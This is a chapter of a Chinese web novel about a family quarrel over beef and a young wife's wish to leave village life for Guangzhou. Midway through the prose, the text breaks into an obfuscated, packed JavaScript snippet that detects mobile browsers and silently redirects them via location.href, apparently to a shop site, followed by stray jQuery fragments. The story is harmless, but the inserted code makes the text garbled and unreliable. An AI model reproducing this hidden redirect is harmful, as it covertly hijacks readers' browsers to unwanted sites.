28. 五斤牛肉

作品:《九零之小村新妇

    阳光越来越炽热了,五月就要过完,夏天眼看就要来了。


    周日,吃完早饭,杨母就拿了干瓢在院子里喂鸡。


    喂着喂着,就觉得肚子里一阵绞痛。


    她急忙放下干瓢上了厕所,这一上就越发不可收拾,整个上午,她居然上了七八趟厕所。


    “妈,妈,柔贤吃饭的小围兜子被你昨天从晾绳上收到哪里去了?”孙巧来到院子里,不见杨母,就高声喊。


    喊了好几声,才看见杨母捂着肚子,苦着脸从厕所里出来:“围兜在你们那屋的床头柜上,哎呦,我这肚子!”


    孙巧见了就说:“妈,你是不是吃了什么不好的东西了?”


    想起自己这两天赌气吃的变质的酸豆角,杨母不好意思直说,只好说:“估计是,我这半天都跑了七八趟了!”


    孙巧毫不犹豫地说:“你在家里呆着,我去镇上医院给你买拉肚子药去。”见此情形,雨婷暗暗点头,果然孙巧的心地还是善良的,知道给她买药。要是换了心肠不好的,就让她自己去买药她又能怎么样呢。


    孙巧推了自行车,从镇上回来的时候,除了带回来一盒拉肚子药,还拎回来一大提子牛肉。


    “你这牛肉有几斤啊?”杨母轻声问。


    “五斤!”孙巧把药盒子递给杨母,自己拎着牛肉去了厨房。


    随后,她手里拎着被切掉了一半的牛肉,来到院子里又去推自行车。


    “老三家的,你这是要去哪里?”杨母又问。


    “我把这剩下的牛肉送到槐花村我爸妈那去!”孙巧说。


    杨母脸色微微一变,想起二柱和钱华的嘱托,终究是什么也没说,只笑了笑:“难得回去,多跟你爸妈拉会家常!”


    孙巧答应了一声,一阵风似的骑车走了。


    这时候,杨母才高声叫道:“三柱!三柱!你在房里干嘛呢?”


    “妈,我看书呢!”三柱的声音从房里传来。


    “我拉肚子拉得浑身没力气,你给我倒杯热水来带药!”杨母说着,就来到老槐树下,在雨婷的对面坐了下来。


    三柱答应了一声,随即就端了一杯热水放在石头桌子上。


    “老三哪,你媳妇回娘家去了,你怎么没跟着一起回去啊?”杨母撕着药盒。


    “什么?孙巧回槐花村了?她回去干嘛?”


    杨母把一粒药丸放进嘴里,拿起杯子喝了一口水,仰起脖子带下药。


    然后将杯子往桌子上一顿,满脸都是感慨万千:“你看看,你看看!你媳妇一天到晚干什么事,去哪里,你都不知道!”、


    三柱有些尴尬,轻轻咳嗽了一声,没说话。杨母又叹了一口气:“我的儿啊!你是挣钱的人,不是花钱的人哪!”


    “妈,您这话又是怎么说?”


    “怎么说?你天天在厂里一干就是一整天,骑个自行车早出晚归,顶月亮沾露水的!来回那么远的路,你晚上回来还能干点别的吗?”


    三柱摇了摇头:“我都上了一天班了,回来只想休息,我还能干什么呢!”


    “那星期天的时候,你还会去干什么吗?”三柱又摇了摇头:“一般不干什么,就看看书看看电视。”


    杨母一拍大腿:“那不就是了!你天天忙死忙活的,你挣的钱有几个花到你自己身上了?”


    三柱没有做声。


    杨母顿了一顿方道:“你那媳妇性子这么厉害,当面我是不敢说她的。我也只敢等她不在的时候说了。她带着个孩子,今天买一堆零食,明天买一堆衣服。那零食要是光给孩子吃也就罢了,我也不说了,可柔贤那丫头是个猫肚子,根本吃不了多少,十袋有九袋都进了她的肚子!”


    二柱缓缓道:“妈,她是我媳妇,她不就该花我的钱么?再说我一个男人不挣钱做什么呢?”


    “可人家的媳妇都是省吃俭用的,不乱花男人辛苦挣的钱,你媳妇倒好,大手大脚的,这还得了!金山银山也被她花空了!”杨母的声音高了起来。


    “妈——您是不是还为上次孙巧过生日那皮鞋生气啊?那真的一年只有一次,孙巧知道存钱过日子的!”三柱的语气里透露出明显的无奈。


    他看了雨婷一眼,神色尴尬。


    雨婷觉得三柱还算是三观正的男人,起码不会像当初的大柱那样,杨母几句话一挑唆,立刻就上来找赵芳的事。


    见儿子不听,杨母再接再厉:“就说今儿个吧,说是上街给我买拉肚子药,回来却拎了一大提子牛肉回来,足足有五斤呢!我的乖乖,咱们庄户人家,谁家吃牛肉能吃那么多!”


    “吃不完,腌起来晒晒再吃呗!”三柱说完,起身就要走。


    “真要是吃不完腌起来也就罢了,可她还割了一半送回槐花村你老丈人家去了,乖乖,牛肉多贵啊!”杨母心疼地说。


    “妈,那是她爸妈,她孝敬不是应该的么!”杨母将眼睛一瞪:“你那老丈人,是吃公家饭的铁饭碗,哪里就买不起牛肉了?哪里就要闺女贴了?”


    三柱叹了口气:“好了妈,你别生气了,我回头说她,回头说她啊!”


    说完,他几乎是落荒而逃,跑回了自己房间。


    杨母见儿子油盐不进,不由得恨恨地跺了跺脚,回房生闷气去了。


    这时候,四柱推着车子从街上回来了。


    他的生意显然更好了,袋子里装的菜明显更多了。


    见雨婷坐在老槐树下,四柱仿佛没有看见一样,拎着袋子直接去了水井边。


    雨婷看着他从袋子里掏出了很多蔬菜,知道他一个人忙忙的时间太紧。想想这段日子他对自己的好,雨婷决定不跟他计较,反正自己没多久就要走了。


    想到这里,她就说:“四柱,你把那些葱蒜韭菜拿给我,我来剥吧。”


    四柱低头剥葱,显然是故意装做听不见她的话。


    “四柱!我来帮你剥葱!”雨婷大声道。


    四柱依然不理她。


    雨婷刷地站起身来,没有拄棍子,一瘸一拐地来到四柱面前,冷冷地道:“什么意思?直说!”


    四柱缓缓抬起头,冷冷地道:“这句话应该是我问你吧!潘雨婷,你什么意思?你直说!”


    “我——我没什么意思,我就是看你太忙了,想帮帮你而已!”雨婷避开了他的视线


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16901978|191543||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''。


    “你知道我问的不是这个!”四柱烦躁地说。


    “那你想问什么?”


    “我想问,你是不是压根就不打算跟我做夫妻过日子?”


    问到节骨眼上了,雨婷不能再回避了。


    于是,她垂下眼帘:“我早就跟你说过,我过不惯村里的日子!”


    “那你想去哪里?过什么样的日子?”


    雨婷咬了咬嘴唇:“南方的大城市!”


    四柱扬了扬眉毛:“南方的大城市有什么好?让你如此向往?”“因为那里有很多挣钱的机会!”


    四柱眉毛一扬:“你可真傻,你以为深圳广州那些地方遍地都是黄金,就等你弯腰去捡,是吗?”


    “我没有这样想过,可是我却知道,深圳广州那些地方机会遍地,不会辜负任何一个肯背水一战的人!”


    “若肯背水一战,天下何处不是机会?难不成这滁州城就没有机会让你发财了?”四柱的喉咙有些沙哑。“滁州?”雨婷撇了撇嘴,有些轻蔑地说:“滁州怎能跟广州比!”


    四柱似乎被噎了一下,顿了一顿方道:“可是你有没有想过,广州那样的地方,可是汇聚了天下的精英,要是每个人去了都能当老板,那广州还有打工的人吗?行行出状元,那是一定的,可是一榜之内,状元到底能有几人?”


    “我不管!反正我不甘心!”雨婷一扭脖子,样子十分倔强。四柱叹了口气,语重心长:“雨婷,是金子到哪里都会发光,你若是经商的料子,在滁州一样可以飞黄腾达,何必舍近求远。”


    “那是你不懂平台与风口,你没听说过那句话么,站在风口上,连猪都会飞的!”话音刚落,雨婷立刻就后悔了。


    平台和风口那可都是二十一世纪新生的词汇了,四柱一个九十年代的人,怎么会懂得这些。果然,四柱面露疑惑之色:“什么平台?什么风口?”


    “没有啦,反正我的意思,就是在广州才更容易成功!”她急忙转移话题。


    四柱哼了一声:“那你觉得你有成功人士的潜质吗?”


    “你这话什么意思?”雨婷瞪大了眼睛。


    四柱缓缓道:“我就问你,你绣花练习了这么久,有我大嫂成功么?”


    这下,轮到雨婷被噎住了。


    过了半天,她才磕磕巴巴地为自己找到了说辞:“你不也说过,绣花需要天赋和灵气,这就是个艺术活吧,我绣花不行,不等于做生意不行吧!”


    “我说的不是你绣花不行,是你太固执了!”四柱忍无可忍地吼了起来。这一吼,把房里的杨母和三柱都惊动了,娘儿俩都跑到院子里,惊疑地看着他们。


    四柱接着吼道:“你明知道自己绣不出成果,还要一条路走到黑,你这样的性格做生意,当心赔得倾家荡产!你有眼无珠,不知道什么是最应该珍惜的,你不配做生意!”


    雨婷大怒,只觉得浑身的血液都涌上了头顶。


    有生以来,她还从来没有被人这样当面奚落和骂过。


    越想越怒,于是她上前一步,啪的一声,给了四柱一个耳光。